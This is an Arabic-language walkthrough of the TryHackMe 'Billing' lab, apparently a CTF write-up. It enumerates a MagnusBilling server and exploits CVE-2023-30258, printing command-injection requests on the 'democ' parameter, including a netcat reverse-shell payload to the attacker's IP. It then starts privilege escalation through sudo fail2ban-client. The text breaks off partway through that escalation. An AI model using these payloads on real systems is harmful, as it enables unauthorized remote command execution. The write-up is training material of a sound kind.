

# Billing Walkthrough

Try Hack Me ( Easy )

BY: Ahmad Abdelnasser Soliman

[abdelnassersoliman0@gmail.com](mailto:abdelnassersoliman0@gmail.com)



- المره دي ال **Challenge** بسيط بعنوان أخطاء هتؤدي لتكاليف أو خساره كبيره ومفیش **Details** المره دي عنه بمعنى مفیش اي **Notes** تعرفنا احنا هنشتغل على ايه **Web Pentest** مثلا و **Reverse Engineering** ولا ايه بالضبط ... مفیش الا ال **IP** بتاع ال **Machine** اللى هن **Access** عليها فقط ... تعالى نشوف الخطوات اللى هنفذها ... ومطلوب مننا نوصل لل **2 Flags** واحد لل **User** كالعاده والتاني لل **Root** .

Task 1

Flags

Gain a shell, find the way and escalate your privileges!

▶ Start Machine

Note: Bruteforcing is out of scope for this room.

Answer the questions below

What is user.txt?

Answer format: \*\*\*{\*\*\*\*\*}

Submit


What is root.txt?

Answer format: \*\*\*{\*\*\*\*\*}

Submit

Created by	Room Type	Users in Room	Created
tryhackme  RunasRs	Free Room. Anyone can deploy virtual machines in the room (without being subscribed)!	4,471	5 days ago

- أول حاجه هنعملها كالعاده هي ال **Enumeration** لل **IP** اللى معانا عن طريق ال **Nmap** عشان نشوف ايه ال **Ports** المفتوحه وال **Service** اللى شغاله عليها وايه اللى هنستفيدة من ال **Scanning** دا



```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 61 OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 79:ba:5d:23:35:b2:f0:25:d7:53:5e:c5:b9:af:c0:cc (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGCukT/TLi8Po4V6OZVI6yhgSlTaANGLErWG2Hqz9UOxX3XXMFvReOu
ivnYlcvBwvSe09IcHjC6qczRgRjdqQ0xF2XHUIFBgPjNOR3mb1kfWg5jKAGun6+J9atS8z+5d6CZuv0YWH6jGJTQ1YS9v
GNuFvE3coJKSBYtNbpJgBApX67tCQ4YKenrG/AQddi3zZz3mMHN6QldivMC+NCFp+PozjjoJgD4WULCEldWw4IgWjq64b
L3Y/+Ii/PnPfLufZwaJNy67TjKv1KKzW0ag2UxqgTjc85feWAXvdWKVoX5FIhCrYwi6Q23BpTDqLSXoJ3irVCdVAqHfyq
R72emcEgoWaxseXn2R68SptxxrUcpoMYUXtO1/0MZszBJ5tv3FBfY3NmCeGNwA98JXnJeb+3A1FU/LLN+Ah/Rl40NhrYG
RqJcvz/UPreE73G/wjY8LAUnvamR/ybAPDko+OP47OjPnQwwbmAW6g6BInnx9Ls5XBwULmn0ubMPi6dNWtQDZ0/U=
|   256 4e:c3:34:af:00:b7:35:bc:9f:f5:b0:d2:aa:35:ae:34 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBVI/7v4DHnwY/FkhLB
Q71076mt5xG/9agRtb+vldexX9vOC2UgKnU6N+ySrhLEx2snCFNJGG0dukytLDxxKIcw=
|   256 26:aa:17:e0:c8:2a:c9:d9:98:17:e4:8f:87:73:78:4d (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAII6ogE6DwtLYKAJo+wx+orTODodYM23iJgDGE2l79ZBN
80/tcp    open  http      syn-ack ttl 61 Apache httpd 2.4.56 ((Debian))
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_ http-title: MagnusBilling
|_ Requested resource was http://10.10.219.21/mbilling/
|_ http-server-header: Apache/2.4.56 (Debian)
|_ http-robots.txt: 1 disallowed entry
|_ /mbilling/
3306/tcp  open  mysql     syn-ack ttl 61 MariaDB 10.3.23 or earlier (unauthorized)
Device type: general purpose
Running: Linux 4.X
```

- عملنا ال **Scanning** بال **Nmap** ولقينا التالي ... ال **Port 80** مفتوح ودا اللي شغال عليه ال **HTTP** ودا معناه ان فيه **Website** معموله استضافه على **Server** وال **Server** دا **Apache** ودي اول معلومه معانا ... كمان العنوان أو ال **Title** بتاع ال **Website** قدامك هتلاقيه **MagnusBilling** ودي تاني معلومه عندنا وهنعرف قدام هنستفيد بالمعلومات ازاي ... كمان ال **Robots.txt** بيمنعك وعاملك **Disallow** للدخول لل **Path** اللي اسمه **/mbilling** فدا ممكن يكون فيه حاجه **Sensitive** هتفيدنا قدام ... دا بس اللي طلعت من حته ال **Scanning** لل **Port 80** اللي لقيته مفتوح عند ال **Target** .

- تاني نقطه معانا نطلع بيها من ال **Scanning** هي ال **Port 3306** الخاص بال **My SQL MariaDB** ودا معناه ان فيه **Database** شغاله على **Server** ال **Apache** اللي لقيناه شغال على **Port 80** فوق فالخطوه اللي فاتت ... فدا برضه **Option** آخر هنفحصه قدام بشكل **Deep** عشان نشوف اذا كان فيه ثغرات نقدر نستغلها فال **Database** دي ولا ايه ... وهتلاقي جنب ال **Database** الموجوده كاتبك برضه غير مسموح بالدخول **Unauthorized** .

- برضه كل دا انا لسه بكتشف ال **Machine** اللى قدامي وبحاول أوصل لطرف الخيط اللى همسكه ومنه هيمشيني لباقي خطوات حل ال **Challenge** .


- النقطة التالته معانا وهي ان ال **Port 22** الخاص بال **SSH** هتلاقيه مفتوح برضه ودا معناه ان ال **Server** بيقبل ال **SSH** **Connections** ودا هنستخدمه قدام لما نيجي نعمل **Login** لو معانا **Data** نعمل بيها **Login** وتكون صحيحة أكيد ... أو نبحت عن ثغرات فال **Version** الخاص بال **Open SSH** اللى بيستخدمه ال **Server** وتعالى نشوف ايه تاني عندنا نقدر نستفيد بيه .

- هتلاقي حاجه تانيه وهي **Port 5038** لو بحثت عنه هتلاقيه بيشغل **Service** اسمها **Asterisk** اللى هي **Asterisk Call Manager** اللى هي نظام اداره المكالمات ودا من خلاله ممكن نلاقي ثغره لأختراق ال **Server** نفسه ! ... المهم ادينا جمعنا المعلومات المهمة اللى جنبناها عن طريق ال **Scanning** .


- برضه متنساش وانت بتعمل ال **Scanning** انك تعدي على ال **UDP** وال **TCP** عن طريق ال **Nmap** برضه وتشوف هل عليهم **Services** شغاله نقدر نستغلها وللااء ... مش هنخسر حاجه عشان ساعات ال **UDP** بيكون شغال عليه **Services** بتكون **Hidden** فتساعدنا بمعلومه اضافيه تكون بمثابة نفع لينا فال **Attack** ... بعض ال **Services** دي قد تكون **DNS** أو **SNMP** أو **TFTP** بتكون شغاله على ال **UDP** نقدر نستغلها لو فيها ثغرات .



- تعالى بعد جمعنا معلوماتنا نبدء نوظفها ... عندنا **Website** شغال على **Server** تعالى نتصفح الموقع دا ونشوف ايه اللي عليه !! ... هنعمل **Directory Scan** عن طريق **Automated Tool** زي ال **Dirb** أو ال **Dir Search** عشان نشوف ال **Directories** المخفيه فال **Website** دا قد نجد فيها ما ينفعنا ... ولو تاخد بالك انا بنقل من معلومه لمعلومه بمبدء ال **Search** انى أوصل زي مقولت لطف خيط مشكوك فيه أبدء أدور وراه لحد موصل لحاجه تفدني ودي لازم تبنيها عندك فال **Methodology** الخاصه بيك وانت بتحل **CTF** عشان متوهش ... لما عملنا ال **Directory Scan** لقينا ال **Login Page** دي ... خد بالك ال **Login page** دي موجود فنفس ال **Path** اللي لقيناه فال **Scanning** بال **Nmap** على ال **Port 80** لقينا **Path Unauthorized** كان بنفس الاسم **/mbilling** وهو هو اللي ال **Tool** جبهه انه **Hidden** فدا كدا أكيد بيحتوي على **Sensitive Data** .



- والصفحه دي بتدل ان فيه **Users Accounts** ولازم نعمل **Login** عشان نوصل لل **Content** اللي هنا ... طب الخطوه الجايه عاوزين نشوف ال **Login page** دي شغاله ب **Technology** ايه ... عشان لو فيها ثغرات نقدر نستغلها... نعمل كدا عن طريق **Extension** اسمها **Wappalyzer** بتجيبك ال **Technologies** اللي شغال بيها ال **Website** تثبتها فال **Browser** عندك وهي هتطلعك النتيجة . **Automatic** .



- ملقناش حاجه مهمه للأسف فالتقنيات اللى شغال بيها ال **Website** زي منتا شايف قدامك ... احنا كنا لو تفتكر لقينا ملف مهم اسمه **Robots.txt** اللى بيمنعنا من الوصول لل **Path** اللى فيه ال **Folder** اللى هو **mbilling** ... تعالى نعمل **Scan** على ال **Folder** الموجود فال **Robots.txt** عن طريق ال **Dir Search** نشوف الملف دا يمكن نلاقي فيه حاجه مهمه ! ... للعلم ال **Robots.txt** دا ملف بأختصار ال **Developers** عشان يعرفوا ال **Search Engines** زي **Google** أو **Yahoo** وغيره ايه الحاجات اللى مش عاوزينها تظهر فال **Search** ودا ممكن يبقا كنز بالنسبه لينا لانه ساعات بيبقا فيه ال **URLs** ل **Pages** و **Files** بتكون **Sensitive** والمفروض محدش ليه **Access** عليها ... نرجع للشغل بتعنا هنروح نعمل **Scan** برضه لل **Folder** اللى لقينا فيه صفحه ال **Login** عشان برضه يمكن فيه **Files** أو **Pages** تكون **Hidden** ولا حاجه تساعدني زي ال **Admin panel** أو **Config files** اللى بتكون فيها **Sensitive** **Data** .

```

~/Tools/dirsearch master ?1
./dirsearch.py -u 10.10.219.21/mbilling/

dirsearch v0.4.3

Extensions: php, asp, aspx, jsp, html, htm | HTTP method: GET | Threads: 25
Wordlist size: 12289

Target: http://10.10.219.21/

[23:44:17] Scanning: mbilling/

```

- عملنا ال Scan بشكل Deep عال Folder بتعنا اللي هو mbilling اللي لقناه فال Robots.txt زي منتا شايف طلعلنا بعض الملفات والفولدرات المهمه ( كلهم مهمين ) تقدر تطلع منهم Sensitive Data لو موجوده ... بس أنا هنا لقيت File مهم وهو README.md وال LISENCE ودول عباره عن Files بتشرح ال System ممكن من خلالها نعرف معلومات عن Services وال Versions اللي شغاله بيها عال Website ... تعالى ندخل جوا ال README.md File ونقروه ونشوفوا اللي جواه يمكن برضه نطلع بحاجه مفيده .

```
[23:46:51] 200 - 2KB - /mbilling/README.md
```

```

#####
MagnusBilling 7
#####

Do you like this software? Star the project and become a [stargazer](https://github.com/magnussolution/magnusbilling7/stargazers).

# MagnusBilling 7
Voip sistem to Asterisk.

## Getting Started

Video:

* [How to install MagnusBilling](https://www.youtube.com/watch?v=X3cj-dZPZHU)
* [How to set-up basic configuration and make your first call](https://www.youtube.com/watch?v=7r1XCJnfdZA&t=73s)

### Prerequisites

Linux Debian 11 or Centos 7. Recomendend DEBIAN 11

### Installing
...

curl -O https://raw.githubusercontent.com/magnussolution/magnusbilling7/source/script/install.sh
bash install.sh
...

```





- فعلا لقينا معلومه مهمه هنا وهي ال Version الخاص بال Mangus billing اللي هو ال Server ودا ممكن يكون فيه ثغرات فناخده نبحت على Exploit مناسب لل Version اللي لقناه دا اللي هو 7.x.x على Exploit Database أو غيره من المواقع ... كمان عندنا Directory مهم جنبناه من خلال ال Dir Search لما عملت ال Scan فال Folder بتعنا وهو /lib .

```
[23:46:20] 200 - 3KB - /mbilling/lib/
```











- واحنا بنلف فال **Folder** اللى هو **/mbilling/lib/** لقيت انه بيحتوى على Ice pay ودا نظام دفع معروف ان فيه ثغره **(CVE-2023-30258)** والثغره دي بتأثر على **Version** ال **Mangus Billing x6** , **x7** .

Index of /mbilling/lib

Name	Last modified	Size	Description
 <a href="#">Parent Directory</a>		-	
 <a href="#">GoogleAuthenticator/</a>	2024-02-27 09:44	-	
 <a href="#">PlacetoPay/</a>	2024-02-27 09:44	-	
 <a href="#">anet/</a>	2024-02-27 09:44	-	
 <a href="#">composer.json</a>	2024-02-27 09:44	64	
 <a href="#">composer.lock</a>	2024-02-27 09:44	2.4K	
 <a href="#">gerencianet/</a>	2024-02-27 09:44	-	
 <a href="#">icepay/</a>	2024-09-09 23:27	-	
 <a href="#">mercadopago/</a>	2024-02-27 09:44	-	
 <a href="#">stripe/</a>	2024-02-27 09:44	-	

Apache/2.4.56 (Debian) Server at 10.10.219.21 Port 80

Index of /mbilling/lib/icepay

Name	Last modified	Size	Description
 <a href="#">Parent Directory</a>		-	
 <a href="#">icepay-cc.php</a>	2024-02-27 09:44	768	
 <a href="#">icepay-ddebit.php</a>	2024-02-27 09:44	733	
 <a href="#">icepay-directebank.php</a>	2024-02-27 09:44	736	
 <a href="#">icepay-giropay.php</a>	2024-02-27 09:44	730	
 <a href="#">icepay-ideal.php</a>	2024-02-27 09:44	671	
 <a href="#">icepay-mistercash.php</a>	2024-02-27 09:44	720	
 <a href="#">icepay-paypal.php</a>	2024-02-27 09:44	710	
 <a href="#">icepay-paysafecard.php</a>	2024-02-27 09:44	699	
 <a href="#">icepay-phone.php</a>	2024-02-27 09:44	727	
 <a href="#">icepay-sms.php</a>	2024-02-27 09:44	723	
 <a href="#">icepay-wire.php</a>	2024-02-27 09:44	699	
 <a href="#">icepay.php</a>	2024-03-27 10:55	25K	
 <a href="#">null</a>	2024-09-13 00:17	0	

Apache/2.4.56 (Debian) Server at 10.10.219.21 Port 80

- تعالى نعرف شويه معلومات عن الثغره دي وطبعا كله من خلال ال Search تقدر توصله ... شركه **Rapid 7** اللى هي المطوره لل **Metasploit** بال **Exploits** اللى فيها نشرت **Exploit module** لأصدارات ال **Mangus billing** ال **x6** و **x7** فيها ثغرات ال **RCE** ال **Remote Code Execution** من غير محتاج تكون عامل **Login** ... والثغره موجوده فملف ال **icepay.php** الموجود فالمسار دا **lib/icepay/icepay.php** اللى هو عندنا فال **Case** اللى شغالين عليها ... عندك **Function** ال **exec()** بتاخد ال **data** من ال **Get** **Parameter** اسمه **democ** بس من غير متعمل عليها **Filtration** ودا معناه ان أي حد يقدر يحط فيها **Linux Commands** أو **Windows** حتى بشكل **Remotely** والنظام هينفذها بشكل مباشر ولو ال **Exploit** نجح ال **Attacker** ( اللى هو احنا فالحاله دي ) هيقدر ينفذ **Commands** على ال **Server** بنفس ال **Permissions** بتاعت ال **Web Server** !! ودا من خلاله أكيد هياخد **control** على ال **Server** بالكامل ! ... ودا ال **Report** .

#### MagnusBilling application unauthenticated Remote Command Execution.

Disclosed	Created
06/26/2023	11/04/2023

#### Description

A Command Injection vulnerability in MagnusBilling application 6.x and 7.x allows remote attackers to run arbitrary commands via unauthenticated HTTP request. A piece of demonstration code is present in `lib/icepay/icepay.php` with a call to an **exec()**. The parameter to **exec()** includes the GET parameter **democ** which is controlled by the user and not properly sanitised/escaped. After successful exploitation, an unauthenticated user is able to execute arbitrary OS commands. The commands run with the privileges of the web server process, typically `www-data` or `asterisk`. At a minimum, this allows an attacker to compromise the billing system and its database. The following MagnusBilling applications are vulnerable: - MagnusBilling application version 6 (all versions); - MagnusBilling application up to version 7.x without commit 7af21ed620 which fixes this vulnerability;

#### Author(s)

- h00die-gr3y <h00die.gr3y@gmail.com>
- Eldstal

#### Platform

Linux,PHP,Unix



- تعالى نعمل Exploit لل CVE-2023-30258 ... فالأول تعالى نحاول نشوف ال Parameter اللى هو Democ قابل للاستغلال وحقن ال Commands وللااء ... فهنبعت من خلال ال Burp Suite ال Request دا ...

**mbilling/lib/icepay.php?democ=/dev/null;sleep%205/;**

- وهيقا دا شكله لما نبعت من ال Burp Suite .

Request					Response				
Pretty	Raw	Hex			Pretty	Raw	Hex	Render	
1	GET	/mbilling/lib/icepay/icepay.php?democ=/dev/null;sleep%205;	HTTP/1.1		1	HTTP/1.1	200 OK		
2	Host:	10.10.219.21			2	Date:	Sat, 08 Mar 2025 16:57:05 GMT		
3	Accept-Language:	en-US,en;q=0.9			3	Server:	Apache/2.4.56 (Debian)		
4	Upgrade-Insecure-Requests:	1			4	Content-Length:	0		
5	User-Agent:	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36			5	Keep-Alive:	timeout=5, max=100		
6	Accept:	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7			6	Connection:	Keep-Alive		
7	Accept-Encoding:	gzip, deflate, br			7	Content-Type:	text/html; charset=UTF-8		
8	Connection:	keep-alive			8				
9					9				
10									

- وال Command اللى كتبناه دا بيخلي ال Server يستنى 5 ثواني قبل ما يرد ودي طريقه معروفه عشان ن Test ال Command Injection ومن خلال ال Reply اللى جالنا من ال Server زي منتا شايف هنلاقي ان فعلا ال Vulnerability موجوده عند ال Server من خلال ال Democ اللى بينفذ ال Commands ال Operating System ... تعالى نبعت HTTP Request عن طريق ال Burp Suite عشان نعمل Exploit للتغره اللى هي Icepay.php ... هنعمل Create ل Reverse Shell Payload عشان نعمل Establish Connection عال Machine بتعتنا عن طريق ال URL – Encoded Payload ... اللى هو دا .

**nc%20-e%20/bin/bash%20<IP>%20<PORT>**

- هنبعتة برضه من خلال ال Burp Suite لل Server .

```
1 x +
Send Cancel < >
Request
Pretty Raw Hex
1 GET /mbilling/lib/icepay/icepay.php?democ=/dev/null;nc%20-e%20/bin/bash%2010.4.61.251%204444;%205;
  HTTP/1.1
2 Host: 10.10.219.21
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0
  Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Connection: keep-alive
9
10
```

- هنعديل فال **Parameter** اللى هو **Democ** فال **Get- Request** وهنحط فيه **Linux Command** عشان يتنفذ عال **Server** ... هنستخدم فالأول ال **/dev/null;** عشان نعمل **Avoid** لل **Errors** اللى ممكن تطلع فال **Output** ... بعد كدا هتلاقي ال **nc** اللى هو هنشغل ال **Net cat** عشان ننفذ ال **Reverse Shell** ... فال **Server** اللى مصاب بالثغره هيربط نفسه بال **IP** وال **Port** بتوع جهازنا اللى هما ال **IP** دا **10.10.4.61** وال **Port** رقم **204444** ... وهنفذ ال **Command** دا عال **Server** وهناخد بعدها **Full Control** عال **Server** من خلال ال **Shell** اللى رفعناه عال **Server** .

- تعالى بعد أما بعثنا ال **Request** اللى فيه ال **Reverse Shell** **Payload** نجهز جهازنا عشان يستقبل ال **Connection** من ال **Server** ال **Infected** بالثغره اللى ذكرناها فوق .

```
nc -lvnp 4444
listening on [any] 4444 ...
```

- وشغلنا ال **Net Cat** عال **Port 4444** عشان يعمل **Listen** لأي **Connection** هيجي من ال **Victim Machine** اللى هو ال **Server** اللى رفعنا عنده ال **Reverse Shell** .

```

nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.4.61.251] from (UNKNOWN) [10.10.219.21] 54656
whoami
asterisk

```

- لو بصيت هتلاقي ال **Server** عمل **Reverse Connection** بجهازنا عن طريق ال **Reverse Shell** وقدرنا ناخذ **Control** عليه ... ولما كتبت ال **Command** ال **Who am i** عشان أعرف أنا مين عال **Server** رد علينا بال **asterisk User** وبكدا خدنا ال **Access** عال **Web Server** ... وبعد كذا هتدخل تتنقل عال **System** لحد متروح تجيب ال **First Flag** الخاص بال **User** ... وطالما مطلوب مننا ال **Root Flag** يبقا هحتاج نعمل **Privileged Escalation** عشان نرقي الصلاحيات بتعتنا من ال **User** العادي ل **Root User** ودا هنشوفه بعدين .

```

nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.4.61.251] from (UNKNOWN) [10.10.219.21] 54656
whoami
asterisk
cd ../../../../../../../../../../
cd home
ls
magnus
cd magnus
ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
user.txt
cat user.txt
TH

```



- تعالى نكمل شغل فال **Privilege Escalation** ... بعد مخدنا **Shell** عكسي لقينا كالعاده ال **Terminal** اللى شغالين بيه مش مريح فالتعامل ... فهنعمل ترقية لل **Shell** عن طريق ال **Command** دا .

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

ودا هيخلي ال **Terminal** يبقا تفاعلى معنا أكثر فشغلنا .

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
asterisk@Billing:/home/magnus$
asterisk@Billing:/home/magnus$
```

- وتعالى نشوف اللى بعده .

```
asterisk@Billing:/home/magnus$ sudo -l
sudo -l
Matching Defaults entries for asterisk on Billing:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for asterisk:
Defaults!/usr/bin/fail2ban-client !requiretty

User asterisk may run the following commands on Billing:
    (ALL) NOPASSWD: /usr/bin/fail2ban-client
asterisk@Billing:/home/magnus$
```

- تعالى نعرف حاله ال **User** اللى معنا وهو **Asterisk** يقدر يشغل **Commands** ليه بصلاحيات ال **Root** بدون **Password** عن طريق ال **Command** التالى **Sudo -l** ... لقينا انه يقدر يشغل التالى **/usr/bin/fail2ban-client** من غير ميطلب **Password** ودا احتمال تكون ثغره نشتغلها فال **Privileged Escalation** ... وبعدها شغلنا ال **Command** التالى .

```
sudo /usr/bin/fail2ban-client status
```

- ودا بيعرضلنا ال **Status** بتاعت ال **Fail2Ban** عال **Server** عشان نفهم ازاي ممكن نستغله لصالحنا .

- تعالى نشوف ال **Status** بتاعت ال **Fail2Ban** عن طريق ال **Command** دا .

**sudo /usr/bin/fail2ban-client status**

- هنلاقي حالته **Active** (**Running**) ودا معناه انه بيتحكم فقواعد ال **Fire wall** ال (**IP Tables**) بمعنى يقدر يسمح أو يمنع أي **Connection** جياته ... وكمان لاحظت اننا نقدر نشغل ال **Fail2Ban** ك **Root** بدون **Password** ودا اللي عاوزينه عشان نعمل ال **Privilege Escalation** .

```
asterisk@Billing:/var/www/html/mbilling/lib/icepay$ systemctl status fail2ban
systemctl status fail2ban
● fail2ban.service - Fail2Ban Service
   Loaded: loaded (/lib/systemd/system/fail2ban.service; enabled; vendor preset: enabled)
   Active: active (running) since Sat 2025-03-08 06:33:01 HST; 31min ago
     Docs: man:fail2ban(1)
  Process: 529 ExecStartPre=/bin/mkdir -p /run/fail2ban (code=exited, status=0/SUCCESS)
 Main PID: 554 (fail2ban-server)
    Tasks: 19 (limit: 2268)
   Memory: 24.2M
      CPU: 6.829s
   CGroup: /system.slice/fail2ban.service
           └─554 /usr/bin/python3 /usr/bin/fail2ban-server -xf start
```

- بعد كدا هندخل على **Directory** اسمه **action.d** عشان ندور على ملف **iptables-multiport.conf** اللي بيتحكم فال **Setting** ولكن لما شفنا ال **Permissions** بتعته لقينا منقدرش نعدل على حاجه فالملف دا ومش مسموح لل **User** اللي دخلنا بيه عال **Server** اللي هو **Asterisk** الا انه يعمل **Read** فقط ... يعني يقرأ محتوى ال **File** بدون ميعدل على حاجه .

```
asterisk@Billing:/etc/fail2ban$ ls
ls
action.d      filter.d      jail.local    paths-debian.conf
fail2ban.conf jail.conf     paths-arch.conf paths-opensuse.conf
fail2ban.d    jail.d        paths-common.conf
asterisk@Billing:/etc/fail2ban$ cd action.d
cd action.d
asterisk@Billing:/etc/fail2ban/action.d$ ls -l iptables*
ls -l iptables*
-rw-r--r-- 1 root root 1514 Nov 23 2020 iptables-allports.conf
-rw-r--r-- 1 root root 2738 Nov 23 2020 iptables-common.conf
-rw-r--r-- 1 root root 2088 Nov 23 2020 iptables-ipset-proto4.conf
-rw-r--r-- 1 root root 2742 Nov 23 2020 iptables-ipset-proto6-allports.conf
-rw-r--r-- 1 root root 2785 Nov 23 2020 iptables-ipset-proto6.conf
